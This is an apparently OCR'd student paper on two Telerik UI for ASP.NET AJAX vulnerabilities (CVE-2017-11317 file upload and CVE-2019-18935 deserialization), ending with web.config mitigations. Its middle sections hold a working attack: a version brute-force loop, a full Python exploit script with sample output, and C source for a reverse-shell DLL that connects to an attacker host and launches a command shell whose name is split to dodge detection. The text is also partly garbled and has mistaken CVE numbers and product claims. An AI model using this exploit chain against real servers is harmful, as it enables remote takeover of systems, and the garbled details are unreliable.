Telerik UI ASP.NET AJAX

Kumara K.K.K.P
Faculty of Computing
Sri Lanka Institute of Information Technology
Malabe ,Sri Lanka
it20228880@my.sliit.lk

***Abstract*—The open-source web application tools platform known as Telerik-UI was first made available to users all over the world in 2005. It is widely regarded as one of the most dependable tools of its kind. Telerik is a software firm based in Bulgaria that specializes in providing software tools for the web, user application development, tools, as well as commercial and non-commercial services for cross-platform development. .NET operators, Kendo UI JavaScript content, demonstrating, and automation testing are the components that make up Telerik-UI. The upgraded data categorization methods, charts, adjustable themes, spreadsheets, event organizers, and cross platform features are some of the essential elements that are offered by Telerik-UI. The purpose of publishing this research paper is to work out in depth which included arbitrary code execution analysis based on Telerik-UI. This will be done so that the article can be read by others. The document provides an in-depth explanation of the various vectors involved with Telerik-UI for ASP.NET AJAX, as well as POST requests, the architecture of ASP.NET AJAX, and advanced properties found within the product. In addition, a code analysis ought to incorporate the Telerik assets, seeing as how the protection of a product's resources ought to be one of its primary concerns. The code analysis performed on Telerik UI protects against a number of historically significant exploits and vulnerabilities.**

Keywords—Vulnerability ,Telerik-UI,

I. INTRODUCTION

These days, computers can be found almost anywhere. It is impossible for humans to avoid them. The current era that humans are living in is one of creativity and the development of user interfaces. This is the modern 1 and 0 era, and it is one in which our clothing, shoes, houses, vehicles, and streets have all become one enormous user interface. However, such innovations are still improving, and life is becoming more convenient as a result of technological advancements. The growth of user interface architecture can be broken down into four stages: the era of utilities, the period of machines, the era of applications, and the creation of the self. Because of this rapid proliferation, doing an in-depth research of how individuals interact with things, other people, and technology has become an absolute necessity. The evolution of the wristwatch into a smart watch is the best illustration of this point. Today's sophisticated smart watches come equipped with graphical user interfaces (GUIs) and a wide range of other features.

Over the course of several years, a number of products that were built on the notion of web user interface design were made available to consumers all over the world. Compound User Interface (UI) service platforms were eventually deployed as a result of later developments in both demands and technologies. On January 17, 2005, the world was introduced to Telerik-UI, which can be considered to be one of the best mentioned user interfaces designing platforms available at the time. .NET operators, Kendo UI JavaScript content, demonstrating, and automation testing are the components that make up Telerik-UI. The upgraded data categorization methods, charts, adjustable themes, spreadsheets, event organizers, and cross platform features are some of the essential elements that are offered by Telerik-UI. Because of these factors and characteristics, there were a significant number of user engagements over the course of the past few years.

In addition, Telerik is a free open software, which indicates that the source code of the software is accessible to the public and free for anybody to use or develop in any way they see fit. Progress Telerik, which afterwards merged with Telerik-UI DevCraft, serves as the central organizing principle for the product. Tools and platforms from Telerik that are compatible with the primary operating systems (OS). Windows, macOS, Linux, Android, and iOS are the operating systems. The ability for clients to run their own applications is Telerik-most UI's impressive feature.

Although Telerik has only had a very recent foothold on the market, the development strategy that the company employs is consistently remarkable. Over the course of its 16-year history as a marketing strategy function, Telerik-UI has been widely exposed, integrating a significant number of important features and improvements. The version of Kendo UI that is licensed under the Apache 2.0 open-source license is known as Telerik Kendo UI Core. As is the case with the majority of open-source software, including Telerik-UI, which is an open-source utility, Telerik had to defend itself against a number of cyberattacks. Telerik-UI has issued more than 20 versions up until this time, with the first version appearing online on the 17th of January 2005 and the final and most recent version appearing online on the 12th of May 2021. Over the course of the previous 16 years, Telerik-Progress has taken steps to maintain and improve its trustworthiness. They would then be able to maintain the privacy of the information within the organization in addition to its integrity.

II. ANALYSIS OF VULNERABILITIES

As a result of the evolution of both technology and human requirements, the new technology tools and open-source components are required to protect users' confidentiality, integrity, and availability. However, the rapid development of technology may make infrastructures more susceptible to both active and passive forms of assault. Those vulnerabilities could be severe. Telerik-UI is a product that is distributed all over the world and currently interacts with more than 3.5 million developers and 275 million customers all over the world. Because of this connection, the firm has built a significant reputation for quickly patching zero-day vulnerabilities as soon as they are disclosed. According to www.cvedetails.com and www.exploit-db.com , Telerik-UI is responsible for a significant number of security flaws that have been discovered. This study paper focuses on two flaws, one of which is the code investigation phase of the Telerik-UI.

1. Unrestricted File Upload by Weak Encryption affected versions (CVE-2017-11317)
2. Remote Code Execution by Insecure Deserialization - (CVE-2019-18935)

This paper is going to discuss each vulnerability in detail and how to patch them in coding level.

A. Unrestricted File Upload by Weak Encryptions affected versions (CVE -2017-11317)

Affected Versions are among R1 2017 (2017.1.118) with R2 2017 SP1 (2017.2.621) and The Vulnerable object is currently a file controller that can be found in Telerik-UI for ASP.NET AJAX. Which is the file operations controller that enables users to upload files without having to reload the web page they are currently on.

In the case of CVE-2014-2217, Telerik-UI provided a response to this vulnerability. In order to solve the problem of preventing unauthorized users from tampering with essential settings, an encrypted portion of the file upload requests was included. The argument known as 'rauPostData' is a POST data request that is executed by the file handler; it was encrypted by Telerik. Bilattices are always researching and working with previously discovered vulnerabilities, changing those flaws to some degree before attempting to exploit them on already compromised systems. On Telerik-UI, the situation is the same as well.

B. Remote Code Excecution by Insecure Deserialization (CVE-2019-11317)

After the unauthorized file upload using weak encryption vulnerability, again 'rauPostData' parameter took part for the new subject. The 'rauPostData' parameter delivers file upload requests in 2019. In this scenario, the argument send serialized configuration object and type of the object. The 'AsyncUploadHandler' utilizes the type defined under 'rauPostData' to .NET 'JavaScriptSerializer. Deserialize()' function to deserialize the object.

Insecure deserialization is a flaw in software that, if exploited, has the potential to result in significant breaches of security. This essay will give a brief introduction to unsafe deserialization and explain how it affects software platforms such as Java and C#. Before being sent out across a network, objects written in certain programming languages, such as Java and C#, are first serialized. When you serialize an object, you are converting its data into bytes so that it can be read by other apps that work with the same programming language.

During the process of deserialization, the JavaScriptSerialize () method executes the setter for the object type that is unique. If an intruder has authority of this type, it can lead to a disastrous situation if the intruder defines the sort of gadget as being one that they have access to. Which is a method in the application's executing environment that has features that make it helpful throughout the deserialization process because it is formed and updated by setters or sector validation. Which is a method in the application's executing environment that has features that make it helpful throughout the deserialization process. The functionalities of a Remote Code Execution (RCE) device make it possible to gain permission to run malicious code when certain conditions are met.


Via the combination of the 'Telerik.Web.UI.AsyncUploadConfiguration' and the 'rauPostData' option, an unauthorized user can upload a file using the POST request method by performing a unique action of the sort known as malicious code execution.By taking use of the prior unbounded file upload vulnerability, an attacker can force the 'JavaScriptSerializer' to deserialize an object of mode 'System.Configuration.Install.AssemblyInstaller'. This will allow the attacker to upload a malicious mixed mode assembly DLL and do damage.When the serialized data is de-serialized, the program will import the DLL into its existing domain if the intruder provided a 'Path' property that points to the supplied DLL. When a DLL is imported, its admission method is checked to see if it has the same structure as the operation being performed by the assembly. If it does, the method is called "DLLMain()," and it will be invoked.If this is the case, a user can check whether or not their version is vulnerable for any of the two flaws by looking in their 'web.conf' file for the handler with the
value type = "Telerik.Web.UI.WebResource."

III. METHODOLOGY

With the obtained information and understanding of prior unlimited file upload vulnerability (CVE-2017-11317), mixed mode assemblies now can dive deep into the vulnerability.

A. Identifing Vulnerable Software Version

First, it is necessary to verify that the file upload handler that comes with Telerik UI for ASP.NET AJAX is the registered version or to determine whether or not the web application in question is utilizing a malicious version of this software. The major software release history of Telerik has been made available.



```
curl -sk <HOST>/Telerik.Web.UI.WebResource.axd?type=rau
{ "message" : "RadAsyncUpload handler is registered successfully, however, it may not be accessed directly." }
```

B. *Without authentication*

If the application that uses ‘RadAsyncUpload’ does not require authentication, the User Interface version is typically concealed somewhere in the HTML structure of the program's home page. This is because ‘RadAsyncUpload’ does not support HTTP basic authentication. Due to the fact that the location of the version string does not remain constant at all times, the Burp method's search with the regular expression is the most effective technique to locate it.


(20[0-9]{2}(\.[0-9]*)+)

```
curl -skL <HOST> | grep -oE '20[0-9]{2}(\.[0-9]*)+'
```

In order to determine whether or not the home page of the platform has any JavaScript files, you need search for the string "script src="/WebResource>. Examine the timestamp located in the Last-Modified field of the HTTP response header for one of the static resources that are currently available. After that date, the software's release should precisely correspond to the current time.


C. *With Authentication*

You might be able to figure out the software version by brute forcing it, even if the software requires authorization. Because providing the appropriate version of Telerik UI is necessary in order to upload a file using RadAsyncUpload, or because you can use the 'RAU crypto' attack to send file upload requests using known-vulnerable versions until you find something that is successful.




```
echo 'test' > testfile.txt
for VERSION in 2007.1423 2007.1521 2007.1626 2007.2918 2007.21010 2007.21107 2007.31218 2007.31314 2007.31425 2008.1415 2008.1515 2008.1619 2008.2723 2008.2826
    echo -n "$VERSION: "
    python3 RAU_crypto.py -P 'C:\Windows\Temp' "$VERSION" testfile.txt <HOST>/Telerik.Web.UI.WebResource.axd?type=rau 2>/dev/null | grep fileInfo || echo done
```

The JSON answer contains some encrypted data pertaining to the successfully uploaded file once an attempt to upload the file has been successful. Following completion of this procedure, checks were performed to ensure that the file handler had been registered and that the program was utilizing a vulnerable version. This makes the vulnerability easier to exploit.



{"fileInfo":{"FileName":"<NAME>","ContentType":"text/html","ContentLength":<LENGTH>,"DateJs




"metaData":"VGhpcyBpc24ndCByZWFsIGRhdGEsIGJ1dCB0aGUgQmFzZTY0LWVuY29kZWQgZGF0YSBsb29rcyBqdX

D. *Verifying Deserialization with sleep.c*

might put the deserialization vulnerability to the test by uploading and running a small mixed-mode assembly DLL. This DLL causes the application server to go to sleep for ten seconds before completely compromising a remote computer with a reverse shell. This can be achieved through the use of the sleep.c program.

Sleep.c program




```
#include <windows.h>
#include <stdio.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
<b>    if</b> (fdwReason == DLL_PROCESS_ATTACH)
<b>        Sleep</b>(10000);  // Time interval in milliseconds.
<b>    return</b> TRUE;
}
```


IV. Exploit vulnerability

During the exploitation step, code is followed all the way to the core. In order to comply with the rauPostData POST option, the RadAsyncUpload file handler written by RAU crypto.py has been modified. This modification makes it possible to upload data and deserialize object types using the AsyncUploadHandler method.


Attacker can use the CVE-2019-189335.py code.



```
#!/usr/bin/env python3

# Import arbitrary file upload functionality.
from sys import path
path.insert(1, 'RAU_crypto')
from RAU_crypto import RAUCipher

from argparse import ArgumentParser
from json import dumps, loads
from os.path import basename, splitext
from pprint import pprint
from requests import post
from requests.packages.urllib3 import disable_warnings
from sys import stderr
from time import time
from urllib3.exceptions import InsecureRequestWarning

disable_warnings(category=InsecureRequestWarning)

def send_request(files):
    response = post(url, files=files, verify=False)
    try:
        result = loads(response.text)
        result['metaData'] = loads(RAUCipher.decrypt(result['metaData']))
        pprint(result)
    except:
        print(response.text)

def build_raupostdata(object, type):
    return RAUCipher.encrypt(dumps(object)) + '&' + RAUCipher.encrypt(type)

def upload():

    # Build rauPostData.
    object = {
        'TargetFolder': RAUCipher.addHmac(RAUCipher.encrypt(''), version),
        'TempTargetFolder': RAUCipher.addHmac(RAUCipher.encrypt(temp_target_folder), version),
        'MaxFileSize': 0,
        'TimeToLive': {
            'Ticks': 1440000000000,
            'Days': 0,
            'Hours': 40,
            'Minutes': 0,
            'Seconds': 0,
            'Milliseconds': 0,
            'TotalDays': 1.6666666666666666,
            'TotalHours': 40,
            'TotalMinutes': 2400,
            'TotalSeconds': 144000,
            'TotalMilliseconds': 144000000
```




```python
            'TotalMinutes': 2400,
            'TotalSeconds': 144000,
            'TotalMilliseconds': 144000000
        },
        'UseApplicationPoolImpersonation': False
    }
    type = 'Telerik.Web.UI.AsyncUploadConfiguration, Telerik.Web.UI, Version=' + version + ', Culture=neutral, PublicKeyToken=121fae78165ba3d4'
    raupostdata = build_raupostdata(object, type)

    with open(filename_local, 'rb') as f:
        payload = f.read()

    metadata = {
        'TotalChunks': 1,
        'ChunkIndex': 0,
        'TotalFileSize': 1,
        'UploadID': filename_remote  # Determines remote filename on disk.
    }

    # Build multipart form data.
    files = {
        'rauPostData': (None, raupostdata),
        'file': (filename_remote, payload, 'application/octet-stream'),
        'fileName': (None, filename_remote),
        'contentType': (None, 'application/octet-stream'),
        'lastModifiedDate': (None, '1970-01-01T00:00:00.000Z'),
        'metadata': (None, dumps(metadata))
    }

    # Send request.
    print('[*] Local payload name: ', filename_local, file=stderr)
    print('[*] Destination folder: ', temp_target_folder, file=stderr)
    print('[*] Remote payload name:', filename_remote, file=stderr)
    print(file=stderr)
    send_request(files)

def deserialize():

    # Build rauPostData.
    object = {
        'Path': 'file:///' + temp_target_folder.replace('\\', '/') + '/' + filename_remote
    }
    type = 'System.Configuration.Install.AssemblyInstaller, System.Configuration.Install, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a'
    raupostdata = build_raupostdata(object, type)

    # Build multipart form data.
    files = {
        'rauPostData': (None, raupostdata),  # Only need this now.
        '': ''  # One extra input is required for the page to process the request.
    }
```



```python

    # Build multipart form data.
    files = {
        'rauPostData': (None, raupostdata),  # Only need this now.
        '': ''  # One extra input is required for the page to process the request.
    }

    # Send request.
    print('\n[*] Triggering deserialization...\n', file=stderr)
    start = time()
    send_request(files)
    end = time()
    print('\n[*] Response time:', round(end - start, 2), 'seconds', file=stderr)

if __name__ == '__main__':
    parser = ArgumentParser(description='Exploit deserialization vulnerability in Telerik UI for ASP.NET AJAX.')
    parser.add_argument('-v', dest='version', required=True, help='software version')
    parser.add_argument('-p', dest='payload', required=True, help='mixed mode assembly DLL')
    parser.add_argument('-f', dest='folder', required=True, help='destination folder on target')
    parser.add_argument('-t', dest='test_upload', action='store_true', help="just test upload, don't exploit deserialization vuln")
    parser.add_argument('-u', dest='url', required=True, help='https:///Telerik.Web.UI.WebResource.axd?type=rau')
    args = parser.parse_args()

    temp_target_folder = args.folder.replace('/', '\\')
    version = args.version
    filename_local = args.payload
    filename_remote = str(time()) + splitext(basename(filename_local))[1]
    url = args.url

    upload()

    if not args.test_upload:
        deserialize()
'''
```

If you cannot remotely determine the structure of the web server's core host, you may have to try to exploit this issue primarily by using different 32-bit and 64-bit DLL versions until you find one that works. In order to execute the script, use the following commands:




```
python3 CVE-2019-18935.py -u <HOST>/Telerik.Web.UI.WebResource.axd?type=rau -v <

[*] Local payload name:  sleep_2019121205271355_x86.dll
[*] Destination folder:  C:\Windows\Temp
[*] Remote payload name: 1576142987.918625.dll

{'fileInfo': {'ContentLength': 75264,
              'ContentType': 'application/octet-stream',
              'DateJson': '1970-01-01T00:00:00.000Z',
              'FileName': '1576142987.918625.dll',
              'Index': 0},
 'metaData': {'AsyncUploadTypeName': 'Telerik.Web.UI.UploadedFileInfo, '
                                     'Telerik.Web.UI, Version=<VERSION>, '
                                     'Culture=neutral, '
                                     'PublicKeyToken=<TOKEN>',
              'TempFileName': '1576142987.918625.dll'}}

[*] Triggering deserialization...

<title>Runtime Error</title>
<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H
<h2> <i>Runtime Error</i> </h2></span>
...omitted for brevity...

[*] Response time: 13.01 seconds
```

At long last, achieve your professional goals. After the program has been idle for ten seconds, deserialize the code.


V. Exploit with Reverse Shell

Now that we know we are able to exploit this vulnerable version of Telerik UI for ASP.NET AJAX, we can instead exploit it by using a DLL that spawns a reverse shell to connect back to a server that we control. I have verified that we are able to exploit this vulnerable version of Telerik UI for ASP.NET AJAX. Below AND utilize rev 'shell.c', a program that opens a reverse shell as a thread when the DLL is loaded. Due to the threaded nature of this program, the shell process will not obstruct the user interface of the web application while it is running: rev 'shell.c'

Shell.c program



```c
#include <winsock2.h>
#include <stdio.h>
#include <windows.h>

#pragma comment(lib, "ws2_32")

#define HOST "<HOST>"
#define PORT <PORT>

WSADATA wsaData;
SOCKET Winsock;
SOCKET Sock;
struct sockaddr_in hax;
char aip_addr[16];
STARTUPINFO ini_processo;
PROCESS_INFORMATION processo_info;

// Adapted from https://github.com/infoskirmish/Window-Tools/blob/master/Simple%20Reverse%20Shell/shell.c
void ReverseShell()
{
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    Winsock=WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

    struct hostent *host = gethostbyname(HOST);
    strcpy(aip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)));

    hax.sin_family = AF_INET;
    hax.sin_port = htons(PORT);
    hax.sin_addr.s_addr = inet_addr(aip_addr);

    WSAConnect(Winsock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);
    if (WSAGetLastError() == 0) {

        memset(&ini_processo, 0, sizeof(ini_processo));

        ini_processo.cb = sizeof(ini_processo);
        ini_processo.dwFlags = STARTF_USESTDHANDLES;
        ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError = (HANDLE)Winsock;

        char *myArray[4] = { "cm", "d.e", "x", "e" };
        char command[8] = "";
        snprintf(command, sizeof(command), "%s%s%s%s", myArray[0], myArray[1], myArray[2], myArray[3]);
        CreateProcess(NULL, command, NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo, &processo_info);
    }
}

```



```c

DWORD WINAPI MainThread(LPVOID lpParam)
{
    ReverseShell();
    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    HANDLE hThread;

    if (fdwReason == DLL_PROCESS_ATTACH)
        hThread = CreateThread(0, 0, MainThread, 0, 0, 0);

    return TRUE;
}
```

VI. VULNERABILTY MITIGATION AND CONTROLS

By including three 'app Settings' in their own 'web.config' files, users can make the information associated with their uploads more secure.

1. The name of this file is "Telerik.AsyncUpload.Configuration."


Encryption Key' allows for customized encryption.

2. The configuration file "Telerik.Upload.Configuration"

Hash y' create tailored to your specifications

3. Configure the 'Telerik.Upload.AllowedCustomMetaDataTypes' property.

Use the IIS Machine Key Verification Key maker to obtain the encryption keys (be sure to omit the, Isolate Apps component of the command). To successfully retrieve the keys, it is imperative that you keep in mind to perform the 'HMACSHA256' verification technique. This is the permitted method.



web.config

```
<appSettings>
        <add key="Telerik.AsyncUpload.ConfigurationEncryptionKey" value="YOUR-
FIRST-UNIQUE-STRONG-RANDOM-VALUE-UNIQUE-TO-YOUR-APP&" />
        <add key="Telerik.Upload.ConfigurationHashKey" value="YOUR-SECOND-
UNIQUE-STRONG-RANDOM-VALUE-UNIQUE-TO-YOUR-APP&" />
        <add key="Telerik.Upload.AllowedCustomMetaDataTypes"
value="Telerik.Web.UI.AsyncUploadConfiguration" />
</appSettings>
```

The preferred spelling of the word "acknowledgment" in America is without an "e" after the "g". Avoid the stilted


Don't want to use 'RadAsyncUpload' in this instance because it has the ability to disable file upload on one's own system through the use of the (Telerik.Web.DisableAsyncUploadHandler) key in the web.conf switch (R2 2017 SP2 Version).

A. *Configuration Key Details*

If specific encryption and hashing keys were not supplied, older releases of R2 (before to R2 2017 SP1) make use of default (hardcoded) settings to encrypt and decrypt the contents of the database.
If you are running an older version of the software, the designers strongly suggest that you upgrade to the most recent edition.

B. *Configure Encryption Key*

In R2 2017 SP1, the use of credentials that are hardcoded has been discontinued. Instead, the default encryption mechanisms built into.NET are used.
In spite of this, you should still generate your own own unique keys.
Configure a unique encryption key to use with the 'Telerik.AsyncUpload.ConfigurationEncrypti onKey' property. For Q3 Service Pack 12, the encryption key is now accessible (version 2012.3.1205).




web.config

```
<appSettings>
    <add key="Telerik.AsyncUpload.ConfigurationEncryptionKey" value="YOUR-
FIRST-UNIQUE-STRONG-RANDOM-VALUE-UNIQUE-TO-YOUR-APP&" />
</appSettings>
```

C. *Configure 'ConfigurationHashKey'*

The Encryptthen-MAC method was implemented
in R1 2017 in order to boost the level of protection afforded to both the protected ephemeral files and the target files.




web.config

```
<appSettings>
    <add key="Telerik.Upload.ConfigurationHashKey" value="YOUR-SECOND-UNIQUE-
STRONG-RANDOM-VALUE-UNIQUE-TO-YOUR-APP&" />
</appSettings>
```

D. *Allow 'CustomMetaDataTypes'*


Include the Telerik in the filter that you use for your custom forms. The Upload is located in the appSettings section of the web.config file. The key for AllowedCustomMetaDataTypes. As a response for the key, please provide a list with each item separated by a semicolon, which includes the full name of the metadata class as well as the namespace (;). The built type that we use out of the box has whitelisting turned on all of the time.



```
<appSettings>
    <add key="Telerik.Upload.AllowedCustomMetaDataTypes"
value="SomeNameSpace.SampleAsyncUploadConfiguration;SomeOtherNameSpace.OtherAs
/>
</appSettings>
```


E. *Disable 'AsyncUploadHandler'*

You are able to totally prohibit file uploads by using the built-in setting that comes with RadAsyncUpload. This capability is now available as of the R2 2017 SP2 update (2017.2.711).



web.config

```
<appSettings>
    <add key="Telerik.Web.DisableAsyncUploadHandler" value="true"/>
</appSettings>
```



The built-in RadAsyncUpload handler is disabled whenever the Telerik.Web.DisableAsyncUploadHandler key is deemed to be acceptable. Files are then kept in the single repository before being delivered to the target directory.

VII. CONCLUSION

